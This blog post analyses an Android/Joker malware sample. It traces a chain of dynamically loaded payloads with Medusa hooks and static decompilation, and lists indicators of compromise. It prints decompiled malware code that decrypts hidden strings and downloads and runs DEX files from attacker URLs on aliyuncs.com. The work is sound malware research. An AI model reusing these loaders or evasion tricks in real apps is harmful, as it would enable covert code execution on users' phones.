Tracking Android/Joker payloads with Medusa, static analysis (and patience)

cryptax.medium.com/tracking-android-joker-payloads-with-medusa-static-analysis-and-patience-672348b81ac2

@cryptax June 20, 2022

@cryptax

Jun 20

·

4 min read

I am looking into a new sample of Android/Joker, reported on June 19, 2022 by @ReBensk:

`afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f`

Android/Joker is known for using many payloads: a first payload loads another payload, which loads another one etc. Matryoshka dolls-style 😁. See an analysis of a previous Joker sample. This sample uses many payloads too, but the implementation to load the payloads is a bit different. I'll detail.


Medusa

I recently discovered Medusa and like it very much… for dynamic analysis (I still prefer static analysis, everybody knows that by now?). Medusa is easy to use and **comes with a collection of ready-to-use hooks**. Launch an Android emulator, a Frida server, install the sample, then launch Medusa `python3 medusa.py` .

Select the hooks you want to use (search through hooks with the `search` command, then `use` to use a given hook, finally `compile` the list of hooks). Those are the hooks you need (I recently contributed to the last two hooks):

```
use http_communications/uri_loggeruse encryption/cipher_1use
code_loading/dump_dyndexuse code_loading/load_class
```


Finally, start the malware (`run -f package_name` , or `run -n 0` if you have a single sample installed on your emulator).



```
---------------------------------------------------------------------------
[+] URL:https://look4.oss-ap-southeast-5.aliyuncs.com/nunber
---------------------------------------------------------------------------
[+] URL:https://look4.oss-ap-southeast-5.aliyuncs.com/
---------------------------------------------------------------------------
[+] URL:https://xjuys.oss-accelerate.aliyuncs.com/xjuys
---------------------------------------------------------------------------
[+] URL:https://xjuys.oss-accelerate.aliyuncs.com/
---------------------------------------------------------------------------
```

I use URI hooks (http_communications/uri_logger) in Medusa and see the malware calls those URLs. Android/Joker is known to use URLs such as xxx[.]aliyuncs.com.

As Android/Joker samples usually don’t make things simple for malware analysts, I somewhat expected those URLs to be encrypted. **Medusa has decryption hooks too**.



```
---------------Encryption/Decryption monitoring by Nishant Das Patnaik-----------
loadClass: com.designemoji.keyboard.SplashActivity
Cipher.getInstance: PBEWithMD5AndDES
-------------------Mode: DECRYPT----------------------------
Key: non-SecretKeySpec: [object Object], encoded: [110,117,102,102], object: "<instance: java.securit
y.Key, $className: com.android.org.bouncycastle.jcajce.provider.symmetric.util.BCPBEKey>"
undefined
Input Data: [-73,28,101,-96,-36,-47,-120,37,6,2,82,-62,69,87,-87,2,-13,-56,56,89,-88,-31,53,106,-106,
-71,-11,16,-90,-48,-91,-12,114,84,-56,-99,-96,28,3,-12,84,-86,-112,81,-84,23,62,-12,-92,-91,-35,-66,4
1,-26,-80,95,-94,0,-105,-91,86,95,-66,-73]
Cipher.getAlgorithm: PBEWithMD5AndDES
Cipher.getIV: [62,-46,-79,-32,-68,-73,93,-43]
Cipher.getBlockSize: 8
Cipher.doFinal retVal: [104,116,116,112,115,58,47,47,108,111,111,107,52,46,111,115,115,45,97,112,45,1
15,111,117,116,104,101,97,115,116,45,53,46,97,108,105,121,117,110,99,115,46,99,111,109,47,100,101,115
,105,103,110,101,109,111,106,105]
[+] PARSING TO STRING: https://look4.oss-ap-southeast-5.aliyuncs.com/designemoji
m
DexClassLoader called: /data/user/0/com.designemoji.keyboard/files/audience_network.dex
[+] Dumped /data/user/0/com.designemoji.keyboard/files/audience_network.dex to dump_1
loadClass: com.designemoji.keyboard.EnableActivity
loadClass: com.facebook.ads.internal.dynamicloading.DynamicLoaderImpl
```

Bingo! The look4.oss-ap[..]aliyuncs.com URL is encrypted. The decryption hooks, encryption/cipher_1, with shows the decrypted value.

My dynamic DEX dumper + the convenient `loadClass` hooks show several files are dynamically loaded:

```
DexClassLoader called:
/data/user/0/com.designemoji.keyboard/files/audience_network.dex[+] Dumped
/data/user/0/com.designemoji.keyboard/files/audience_network.dex to dump_1loadClass:
com.designemoji.keyboard.EnableActivityloadClass:
com.facebook.ads.internal.dynamicloading.DynamicLoaderImpl...PathClassLoader(f,p)
called: /data/user/0/com.designemoji.keyboard/cache/nuff[+] Dumped
/data/user/0/com.designemoji.keyboard/cache/nuff to dump_2loadClass:
seek...DexClassLoader called: /data/user/0/com.designemoji.keyboard/files/seek[+]
Dumped /data/user/0/com.designemoji.keyboard/files/seek to dump_3DexClassLoader
called: /data/user/0/com.designemoji.keyboard/files/Yang[+] Dumped
/data/user/0/com.designemoji.keyboard/files/Yang to dump_4loadClass:
com.xjuysloadClass: com.android.installreferrer.api.InstallReferrerClient
```

The first DEX (`audience_network.dex`) belongs to Facebook. I am not after this. **The 3 other DEXes** (`nuff` , `seek` and `Yang`) **are far more promising**. Note they are loaded by `PathClassLoader` for `nuff` , and `DexClassLoader` for the other 2.

Loading nuff (payload 1)


DroidLysis doesn't detect any use of `DexClassloader` , `PathClassLoader` or `InMemoryDexClassLoader` . So, how is the first payload loaded? Let's locate the URL (look4[…]aliyuncs.com). It is encrypted, so I search where encrypted is used in DroidLysis' detailed report.

```
## Cipher- file=./emojikeyboard.apk-
afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f/smali/f/a/a/a.smali
no=  25 line=b'.method private b()Ljavax/crypto/Cipher;\n'- file=./emojikeyboard.apk-
afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f/smali/f/a/a/a.smali
no=  63 line=b'    invoke-static {v0, v1}, Ljavax/crypto/Cipher;-
>getInstance(Ljava/lang/String;Ljava/lang/String;)Ljavax/crypto/Cipher;\n'
```

Fortunately, there are not many different locations, and I directly head to the good one: `f.a.a.a` . Encrypted strings are decrypted using `PBEWithMD5AndDES` . I write a static decryptor.

```
Decrypted=Decrypted=getClassLoaderDecrypted=loadClassDecrypted=seekDecrypted=melody
```

The URL gets a JAR, stores it in a cache directory of the application, and then loads it via … `getClassLoader` ! That's why DroidLysis didn't see it! (to be fixed).



```
@Override  // f.b.a.a.a.a
public void load_invoke_jar(u arg10) {
    try {
        f.c.a.a.c v0 = f.c.a.a.c.a(this.ctx.getClass());
        v0.addToList(new String[]{this.decryptalgo.decryptPBE_Base64("XDpCJSIAbOiSvwxnJIKLvg==", this.keydata, this.base64_salt)});  // getClassLoader
        v0.a(new Class[0]);
        Object class_loader = v0.getFirstMethod().invoke(this.ctx);  // invoke ctx.getClassLoader()
        String v10_1 = arg10.c();
        Class clz = class_loader.getClass();
        ConstructorList_b clist = ConstructorList_b.makeConstructorsList(clz);
        clist.a(new String[]{clz.getName()});
        clist.a(true);
        Object v0_2 = clist.getFirstConstructor().newInstance(v10_1, class_loader);  // new v10_1 classLoader
        Class v10_2 = v10_1.getClass();
        f.c.a.a.c v2_1 = f.c.a.a.c.a(clz);
        v2_1.a(true);
        v2_1.a(new Class[]{v10_2});
        v2_1.b(v10_2.getClass());
        v2_1.addToList(new String[]{this.decryptalgo.decryptPBE_Base64("PLwnie6KHT1I2RAniSACNg==", this.keydata, this.base64_salt)});  // loadClass
        f.c.a.a.c v0_3 = f.c.a.a.c.a(((Class)v2_1.getFirstMethod().invoke(v0_2, this.decryptalgo.decryptPBE_Base64("/dv+M33CuEo=", this.keydata, this.base64_salt))));
        v0_3.addToList(new String[]{this.decryptalgo.decryptPBE_Base64("1D8uwEsOqUY=", this.keydata, this.base64_salt)});  // melody
        v0_3.b(v10_2.getSuperclass());
        v0_3.getFirstMethod().invoke(null, this.ctx);  // invoke melody(ctx)
    }
    catch(Exception v10) {
        v10.printStackTrace();
    }
}
```

Code loading the JAR with getClassLoader, then invokes a method named melody()

Static analysis of nuff (payload 1)


The JAR contains a classes.dex with a single class named `seek` , and a method named melody. It is simple to understand:

1. It downloads DEX file from

2. It stores that DEX in the application's file directory, with filename `seek`

3. It loads the DEX using `DexClassLoader`

4. It invokes `cantus.bustle()` in that DEX




```
public static Object melody(Context context) {
    Log.e("seek", "melody");
    new Thread(new Runnable() {
        @Override
        public void run() {
            try {
                seek.startSDK(Context.this.getApplicationContext(), "https://look4.oss-ap-southeast-5.aliyuncs.com/nunber");
            }
            catch(Exception e) {
                e.printStackTrace();
            }
        }
    }).start();
    return null;
}

private static void start(Context context) throws Exception {
    Class.forName("cantus").getMethod("bustle", Context.class).invoke(null, context);
}

private static void startSDK(Context context, String sdkPath) throws Exception {
    HttpURLConnection conn = null;
    FileOutputStream baos = null;
    File dxFile = new File(context.getFilesDir(), "seek");
    File dxoptFile = new File(context.getFilesDir(), "melody");
    if(!dxoptFile.exists()) {
        dxoptFile.mkdirs();
    }
```

Code of payload 1. Download URL for payload 2 — we also see that class cantus, method bustle is called.

Static analysis of payload 2

Just guess what cantus.bustle() does? It downloads yet another DEX from https://xjuys.oss-accelerate[.]aliyuncs.com/xjuys !



```
public static void bustle(Context context) {
    new Thread(new Runnable() {
        @Override
        public void run() {
            try {
                cantus.startSDK(Context.this, "https://xjuys.oss-accelerate.aliyuncs.com/xjuys");
            }
            catch(Exception e) {
                e.printStackTrace();
            }
        }
    }).start();
}
```


Payload 2 is loading … Payload 3
This time, the payload will be stored in a file named `Yang`, and it will search for class `com.xjuys` and method `xjuys`.

Static analysis of payload 3

This `com.xjuys` JAR had been already used in several other samples of Joker (sha256: `2edaf2a2d8fd09a254ea41afa4d32b145dcec1ab431a127b2462b5ea58e2903d`).

It loads dynamically 2 other ZIPs:

1. 1. We have already seen this payload. It is the same as and contains facebook hooks.
2. . It stores the file in the app's file directory, with filename `KBNViao`. Then, it loads `com.appsflyer.AppsFlyerLib` and methods `init()` then `startTracking()` [love the name of the method, don't we? 😏]. This is , a mobile analytics library.




```
    v1_1 = new File(arg2.getFilesDir(), "KBNViao");
    v3_1 = new File(arg2.getFilesDir(), "IGSBDFO");
    if(!v3_1.exists()) {
        v3_1.mkdirs();
    }

    if(!v1_1.exists() || v1_1.length() <= 0L) {
        HttpURLConnection v0_1 = (HttpURLConnection)new URL("https://beside.oss-eu-west-1.aliyuncs.com/af2").openConnection();
        v0_1.connect();
        if(v0_1.getResponseCode() == 200) {
            InputStream v0_2 = v0_1.getInputStream();
            FileOutputStream v4 = new FileOutputStream(v1_1);
            byte[] v5 = new byte[0x400];
            while(true) {
                int v7 = v0_2.read(v5);
                if(-1 == v7) {
                    break;
                }

                v4.write(v5, 0, v7);
            }

            v4.flush();
```

Connect to remote URL and download payload 4.

Summary

The initial DEX is quite heavily obfuscated

- Payload 1 (`designmoji` / `nuff`) has no other use than loading Payload 2
- Payload 2 (`nunber` / `seek`) enables notification listeners (we haven't detailed this in this article) and loads Payload 3
- Payload 3 (`xjuys` / `Yang`) has yet more malicious code (not detailed here) and loads 2 additional DEX: one for Facebook, the other one contains Apps Flyer SDK.
- Payload 4a and 4b: Facebook hooks + Apps Flyer SDK.



APK

getClassLoader()

Payload 1
Download from
https://look4[.]oss-ap-southeast-5[.]aliyuncs.com
/designemoji

Filename on smartphone: appdir/cache/nuff

Call: seek.melody()

DexClassLoader

Payload 2
Download from
https://look4[.]oss-ap-southeast-5[.]aliyuncs.com
/nunber

Filename on smartphone: appdir/files/seek

Call: cantus.bustle()

DexClassLoader

Payload 3
Download from
https://xjuys.oss-accelerate[.]aliyuncs.com/xjuys

Filename on smartphone: appdir/files/Yang

Call: com.xjuys.xjuys()

DexClassLoader

Payload 4a
Download from
https://xjuys[.]oss-accelerate
[.]aliyuncs.com/fbhx1

Facebook hooks

Payload 4b
Download from
https://beside[.]oss-eu-west-1
[.]aliyuncs.com/af2

Mobile Analytics SDK

— Cryptax